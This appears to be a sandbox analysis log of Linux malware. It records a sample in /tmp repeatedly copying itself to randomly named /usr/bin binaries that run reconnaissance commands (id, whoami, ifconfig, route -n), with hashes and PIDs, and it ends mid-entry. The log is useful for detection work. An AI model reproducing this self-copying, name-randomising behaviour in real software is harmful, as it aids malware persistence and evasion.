Start date:	20/07/2021
Path:	/usr/bin/tstbdpivhl
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	383e0852639ec4d6a14747fa2d30695a

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5375 Parent PID: 4554

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5376 Parent PID: 5375

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: Indoiatrux PID: 5376 Parent PID: 5375

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/usr/bin/Indoiatrux
Arguments:	/usr/bin/Indoiatrux pwd 4554
File size:	625900 bytes
MD5 hash:	95dd8784b1ea342ebf09b13bd11667c3

Analysis Process: Indoiatrux PID: 5377 Parent PID: 5376

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/usr/bin/Indoiatrux
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	95dd8784b1ea342ebf09b13bd11667c3

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5386 Parent PID: 4554

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5387 Parent PID: 5386

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: Indoiatrux PID: 5387 Parent PID: 5386

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/usr/bin/Indoiatrux
Arguments:	/usr/bin/Indoiatrux id 4554
File size:	625900 bytes
MD5 hash:	95dd8784b1ea342ebf09b13bd11667c3

Analysis Process: Indoiatrux PID: 5388 Parent PID: 5387

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/usr/bin/Indoiatrux
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	95dd8784b1ea342ebf09b13bd11667c3

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5397 Parent PID: 4554

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5398 Parent PID: 5397

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA

Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: Indoiatrux PID: 5398 Parent PID: 5397

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/usr/bin/Indoiatrux
Arguments:	/usr/bin/Indoiatrux id 4554
File size:	625900 bytes
MD5 hash:	95dd8784b1ea342ebf09b13bd11667c3

Analysis Process: Indoiatrux PID: 5399 Parent PID: 5398

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/usr/bin/Indoiatrux
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	95dd8784b1ea342ebf09b13bd11667c3

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5408 Parent PID: 4554

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5409 Parent PID: 5408

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: lndoiatrux PID: 5409 Parent PID: 5408

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/usr/bin/lndoiatrux
Arguments:	/usr/bin/lndoiatrux "cd /etc" 4554
File size:	625900 bytes
MD5 hash:	95dd8784b1ea342ebf09b13bd11667c3

Analysis Process: lndoiatrux PID: 5410 Parent PID: 5409

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/usr/bin/lndoiatrux
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	95dd8784b1ea342ebf09b13bd11667c3

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5419 Parent PID: 4554

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5420 Parent PID: 5419

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: lndoiatrux PID: 5420 Parent PID: 5419

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/usr/bin/lndoiatrux
Arguments:	/usr/bin/lndoiatrux "grep \"A\"" 4554
File size:	625900 bytes
MD5 hash:	95dd8784b1ea342ebf09b13bd11667c3

Analysis Process: lndoiatrux PID: 5421 Parent PID: 5420

General

Start time:	00:25:00
Start date:	20/07/2021
Path:	/usr/bin/lndoiatrux
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	95dd8784b1ea342ebf09b13bd11667c3

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5430 Parent PID: 4554

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5431 Parent PID: 5430

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: nefhkhnwwh PID: 5431 Parent PID: 5430

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/usr/bin/nefhkhnwwh
Arguments:	/usr/bin/nefhkhnwwh whoami 4554
File size:	625900 bytes

MD5 hash:	e4786d4b6ed08079c7dbfc4c2ec6de77

Analysis Process: nefhkhnwwh PID: 5432 Parent PID: 5431

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/usr/bin/nefhkhnwwh
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	e4786d4b6ed08079c7dbfc4c2ec6de77

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5441 Parent PID: 4554

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5442 Parent PID: 5441

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: nefhkhnwwh PID: 5442 Parent PID: 5441

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/usr/bin/nefhkhnwwh
Arguments:	/usr/bin/nefhkhnwwh bash 4554
File size:	625900 bytes
MD5 hash:	e4786d4b6ed08079c7dbfc4c2ec6de77

Analysis Process: nefhkhnwwh PID: 5443 Parent PID: 5442

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/usr/bin/nefhkhnwwh
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	e4786d4b6ed08079c7dbfc4c2ec6de77

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5452 Parent PID: 4554

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5453 Parent PID: 5452

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: nefhkhnwwh PID: 5453 Parent PID: 5452

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/usr/bin/nefhkhnwwh
Arguments:	/usr/bin/nefhkhnwwh id 4554
File size:	625900 bytes
MD5 hash:	e4786d4b6ed08079c7dbfc4c2ec6de77

Analysis Process: nefhkhnwwh PID: 5454 Parent PID: 5453

General

Start time:	00:25:05

Start date:	20/07/2021
Path:	/usr/bin/nefhkhnwwh
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	e4786d4b6ed08079c7dbfc4c2ec6de77

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5463 Parent PID: 4554

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5464 Parent PID: 5463

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: nefhkhnwwh PID: 5464 Parent PID: 5463

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/usr/bin/nefhkhnwwh
Arguments:	/usr/bin/nefhkhnwwh uptime 4554
File size:	625900 bytes
MD5 hash:	e4786d4b6ed08079c7dbfc4c2ec6de77

Analysis Process: nefhkhnwwh PID: 5465 Parent PID: 5464

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/usr/bin/nefhkhnwwh
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	e4786d4b6ed08079c7dbfc4c2ec6de77

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5474 Parent PID: 4554

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5475 Parent PID: 5474

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: nefhkhnwwh PID: 5475 Parent PID: 5474

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/usr/bin/nefhkhnwwh
Arguments:	/usr/bin/nefhkhnwwh top 4554
File size:	625900 bytes
MD5 hash:	e4786d4b6ed08079c7dbfc4c2ec6de77

Analysis Process: nefhkhnwwh PID: 5476 Parent PID: 5475

General

Start time:	00:25:05
Start date:	20/07/2021
Path:	/usr/bin/nefhkhnwwh
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	e4786d4b6ed08079c7dbfc4c2ec6de77

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5485 Parent PID: 4554

General

Start time:	00:25:10
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5486 Parent PID: 5485

General

Start time:	00:25:10
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: bjhmdsecwa PID: 5486 Parent PID: 5485

General

Start time:	00:25:10
Start date:	20/07/2021
Path:	/usr/bin/bjhmdsecwa
Arguments:	/usr/bin/bjhmdsecwa pwd 4554
File size:	625900 bytes
MD5 hash:	179709d6a3905142c0aab9fed64966d1

Analysis Process: bjhmdsecwa PID: 5487 Parent PID: 5486

General

Start time:	00:25:10
Start date:	20/07/2021
Path:	/usr/bin/bjhmdsecwa
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	179709d6a3905142c0aab9fed64966d1

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5496 Parent PID: 4554

General

Start time:	00:25:11
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5497 Parent PID: 5496

General

Start time:	00:25:11
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: bjhmdsecwa PID: 5497 Parent PID: 5496

General

Start time:	00:25:11
Start date:	20/07/2021
Path:	/usr/bin/bjhmdsecwa
Arguments:	/usr/bin/bjhmdsecwa ifconfig 4554
File size:	625900 bytes
MD5 hash:	179709d6a3905142c0aab9fed64966d1

Analysis Process: bjhmdsecwa PID: 5498 Parent PID: 5497

General

Start time:	00:25:11
Start date:	20/07/2021
Path:	/usr/bin/bjhmdsecwa
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	179709d6a3905142c0aab9fed64966d1

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5507 Parent PID: 4554

General

Start time:	00:25:11

Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5508 Parent PID: 5507

General

Start time:	00:25:11
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: bjhmdsecwa PID: 5508 Parent PID: 5507

General

Start time:	00:25:11
Start date:	20/07/2021
Path:	/usr/bin/bjhmdsecwa
Arguments:	/usr/bin/bjhmdsecwa "ifconfig eth0" 4554
File size:	625900 bytes
MD5 hash:	179709d6a3905142c0aab9fed64966d1

Analysis Process: bjhmdsecwa PID: 5509 Parent PID: 5508

General

Start time:	00:25:11
Start date:	20/07/2021
Path:	/usr/bin/bjhmdsecwa
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	179709d6a3905142c0aab9fed64966d1

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5518 Parent PID: 4554

General

Start time:	00:25:11
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5519 Parent PID: 5518

General

Start time:	00:25:11
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: bjhmdsecwa PID: 5519 Parent PID: 5518

General

Start time:	00:25:11
Start date:	20/07/2021
Path:	/usr/bin/bjhmdsecwa
Arguments:	/usr/bin/bjhmdsecwa whoami 4554
File size:	625900 bytes
MD5 hash:	179709d6a3905142c0aab9fed64966d1

Analysis Process: bjhmdsecwa PID: 5520 Parent PID: 5519

General

Start time:	00:25:11
Start date:	20/07/2021
Path:	/usr/bin/bjhmdsecwa
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	179709d6a3905142c0aab9fed64966d1

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5529 Parent PID: 4554

General

Start time:	00:25:11
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5530 Parent PID: 5529

General

Start time:	00:25:11
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: bjhmdsecwa PID: 5530 Parent PID: 5529

General

Start time:	00:25:11
Start date:	20/07/2021
Path:	/usr/bin/bjhmdsecwa
Arguments:	/usr/bin/bjhmdsecwa "route -n" 4554
File size:	625900 bytes
MD5 hash:	179709d6a3905142c0aab9fed64966d1

Analysis Process: bjhmdsecwa PID: 5531 Parent PID: 5530

General

Start time:	00:25:11
Start date:	20/07/2021
Path:	/usr/bin/bjhmdsecwa
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	179709d6a3905142c0aab9fed64966d1

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5540 Parent PID: 4554

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5541 Parent PID: 5540

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA

Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: otvvhyamws PID: 5541 Parent PID: 5540

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/usr/bin/otvvhyamws
Arguments:	/usr/bin/otvvhyamws pwd 4554
File size:	625900 bytes
MD5 hash:	afaa93e460bc8ebfe6da8922820dbe8c

Analysis Process: otvvhyamws PID: 5542 Parent PID: 5541

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/usr/bin/otvvhyamws
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	afaa93e460bc8ebfe6da8922820dbe8c

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5551 Parent PID: 4554

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5552 Parent PID: 5551

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: otvvhyamws PID: 5552 Parent PID: 5551

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/usr/bin/otvvhyamws
Arguments:	/usr/bin/otvvhyamws pwd 4554
File size:	625900 bytes
MD5 hash:	afaa93e460bc8ebfe6da8922820dbe8c

Analysis Process: otvvhyamws PID: 5553 Parent PID: 5552

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/usr/bin/otvvhyamws
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	afaa93e460bc8ebfe6da8922820dbe8c

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5562 Parent PID: 4554

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5563 Parent PID: 5562

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: otvvhyamws PID: 5563 Parent PID: 3310

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/usr/bin/otvvhyamws
Arguments:	/usr/bin/otvvhyamws ifconfig 4554
File size:	625900 bytes
MD5 hash:	afaa93e460bc8ebfe6da8922820dbe8c

Analysis Process: otvvhyamws PID: 5565 Parent PID: 5563

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/usr/bin/otvvhyamws
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	afaa93e460bc8ebfe6da8922820dbe8c

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5564 Parent PID: 4554

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5566 Parent PID: 5564

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: otvvhyamws PID: 5566 Parent PID: 3310

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/usr/bin/otvvhyamws
Arguments:	/usr/bin/otvvhyamws uptime 4554
File size:	625900 bytes

MD5 hash:	afaa93e460bc8ebfe6da8922820dbe8c

Analysis Process: otvvhyamws PID: 5568 Parent PID: 5566

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/usr/bin/otvvhyamws
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	afaa93e460bc8ebfe6da8922820dbe8c

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5567 Parent PID: 4554

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5569 Parent PID: 5567

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: otvvhyamws PID: 5569 Parent PID: 3310

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/usr/bin/otvvhyamws
Arguments:	/usr/bin/otvvhyamws pwd 4554
File size:	625900 bytes
MD5 hash:	afaa93e460bc8ebfe6da8922820dbe8c

Analysis Process: otvvhyamws PID: 5572 Parent PID: 5569

General

Start time:	00:25:16
Start date:	20/07/2021
Path:	/usr/bin/otvvhyamws
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	afaa93e460bc8ebfe6da8922820dbe8c

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5595 Parent PID: 4554

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5596 Parent PID: 5595

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: aysistkyqn PID: 5596 Parent PID: 3310

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/usr/bin/aysistkyqn
Arguments:	/usr/bin/aysistkyqn top 4554
File size:	625911 bytes
MD5 hash:	abb1b08513a6baa1a5ca70f8e8a23677

Analysis Process: aysistkyqn PID: 5598 Parent PID: 5596

General

Start time:	00:25:21

Start date:	20/07/2021
Path:	/usr/bin/aysistkyqn
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	abb1b08513a6baa1a5ca70f8e8a23677

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5597 Parent PID: 4554

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5599 Parent PID: 5597

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: aysistkyqn PID: 5599 Parent PID: 3310

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/usr/bin/aysistkyqn
Arguments:	/usr/bin/aysistkyqn who 4554
File size:	625911 bytes
MD5 hash:	abb1b08513a6baa1a5ca70f8e8a23677

Analysis Process: aysistkyqn PID: 5601 Parent PID: 5599

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/usr/bin/aysistkyqn
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	abb1b08513a6baa1a5ca70f8e8a23677

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5600 Parent PID: 4554

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5602 Parent PID: 5600

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: aysistkyqn PID: 5602 Parent PID: 3310

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/usr/bin/aysistkyqn
Arguments:	/usr/bin/aysistkyqn id 4554
File size:	625911 bytes
MD5 hash:	abb1b08513a6baa1a5ca70f8e8a23677

Analysis Process: aysistkyqn PID: 5605 Parent PID: 5602

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/usr/bin/aysistkyqn
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	abb1b08513a6baa1a5ca70f8e8a23677

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5603 Parent PID: 4554

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5607 Parent PID: 5603

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: aysistkyqn PID: 5607 Parent PID: 3310

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/usr/bin/aysistkyqn
Arguments:	/usr/bin/aysistkyqn uptime 4554
File size:	625911 bytes
MD5 hash:	abb1b08513a6baa1a5ca70f8e8a23677

Analysis Process: aysistkyqn PID: 5611 Parent PID: 5607

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/usr/bin/aysistkyqn
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	abb1b08513a6baa1a5ca70f8e8a23677

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5609 Parent PID: 4554

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5613 Parent PID: 5609

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: aysistkyqn PID: 5613 Parent PID: 3310

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/usr/bin/aysistkyqn
Arguments:	/usr/bin/aysistkyqn "route -n" 4554
File size:	625911 bytes
MD5 hash:	abb1b08513a6baa1a5ca70f8e8a23677

Analysis Process: aysistkyqn PID: 5615 Parent PID: 5613

General

Start time:	00:25:21
Start date:	20/07/2021
Path:	/usr/bin/aysistkyqn
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	abb1b08513a6baa1a5ca70f8e8a23677

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5650 Parent PID: 4554

General

Start time:	00:25:26

Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5651 Parent PID: 5650

General

Start time:	00:25:26
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: flwslywqdx PID: 5651 Parent PID: 3310

General

Start time:	00:25:26
Start date:	20/07/2021
Path:	/usr/bin/flwslywqdx
Arguments:	/usr/bin/flwslywqdx uptime 4554
File size:	625911 bytes
MD5 hash:	85b9832fbe6c561a27e180098bcc2d2d

Analysis Process: flwslywqdx PID: 5653 Parent PID: 5651

General

Start time:	00:25:26
Start date:	20/07/2021
Path:	/usr/bin/flwslywqdx
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	85b9832fbe6c561a27e180098bcc2d2d

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5652 Parent PID: 4554

General

Start time:	00:25:26
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5654 Parent PID: 5652

General

Start time:	00:25:26
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: flwslywqdx PID: 5654 Parent PID: 3310

General

Start time:	00:25:26
Start date:	20/07/2021
Path:	/usr/bin/flwslywqdx
Arguments:	/usr/bin/flwslywqdx "echo \"find\"" 4554
File size:	625911 bytes
MD5 hash:	85b9832fbe6c561a27e180098bcc2d2d

Analysis Process: flwslywqdx PID: 5656 Parent PID: 5654

General

Start time:	00:25:26
Start date:	20/07/2021
Path:	/usr/bin/flwslywqdx
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	85b9832fbe6c561a27e180098bcc2d2d

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5655 Parent PID: 4554

General

Start time:	00:25:26
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5658 Parent PID: 5655

General

Start time:	00:25:26
Start date:	20/07/2021
